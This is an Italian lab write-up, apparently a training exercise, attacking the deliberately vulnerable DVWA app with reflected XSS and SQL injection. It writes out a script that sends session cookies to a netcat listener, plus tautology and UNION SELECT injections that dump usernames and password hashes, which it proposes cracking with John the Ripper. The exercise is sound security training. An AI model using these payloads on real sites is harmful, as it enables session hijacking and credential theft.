
Nell'esercizio di oggi effettueremo due attacchi sfruttando le vulnerabilità della DVWA (una di tipo XSS e una di tipo SQL).


Iniziamo con l' XSS REFLECTED.

Effettuiamo una prima prova per essere sicuri che la DVWA prenda l'input senza "sanitizzarlo"; se ciò avviene significa che una query malevola potrà essere eseguita sul sito. Ci spostiamo nella sezione "XSS reflected" e nella sezione dell'input "whta's your name?" inseriamo il comando <i> insieme al nostro nome e se ci verrà restituito il nome in corsivo significa che la pagina esegue il comando senza sanitizzarlo.




Come possiamo vedere ci viene restituito il nostro nome in corsivo.

Proviamo dunque con una query più elaborata: “<script>alert(‘XSS’)</script>” ed il risultato è il seguente:



Possiamo quindi iniziare l’attacco XSS Reflected alla DVWA. Inseriamo quindi in input lo script: “<script>window.location=‘http://127.0.0.1:12345/?cookie=‘ + document.cookie</script>”. Questo script invierà direttamente al nostro terminale i cookie di sessione di chi visita la pagina della DVWA.


Per ricevere i cookie ci mettiamo in ascolto su netcat con il comando nc –l –p.




Netcat ci restituisce il cookie di sessione di chi ha visitato la pagina (in questo caso noi).

Eseguiamo ora la SQL Injection.

Nella sezione “Sql Injection” della DVWA inseriamo per prova, il numero “1”.



Inseriamo anche il numero 2:




Comprendiamo che dietro il comportamento del sito c'è una query tipo: SELECT FirstName, Surname FROM Table WHERE id=(numero che gli abbiamo dato noi); questo ci viene confermato dal codice sorgente.

```
if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Inserendo una Query sempre vera otterremo tutti i parametri corrispondenti a first name e surname.


Inseriamo dunque in input la condizione sempre vera 1’ OR ‘1’=‘1.



Tuttavia, non abbiamo ancora ottenuto nomi utenti e password per accedere alla DVWA.

Utilizziamo quindi una UNION query, ovvero “1’ UNION SELECT user, password FROM users#”.

Questa query va ad associare alla condizione sempre vera non più nome e cognome degli utenti, ma nome utente e password.



L’attacco ha avuto successo!!

Sebbene le password siano in HASH ci basterà decifrarle (ad es. con John the Ripper).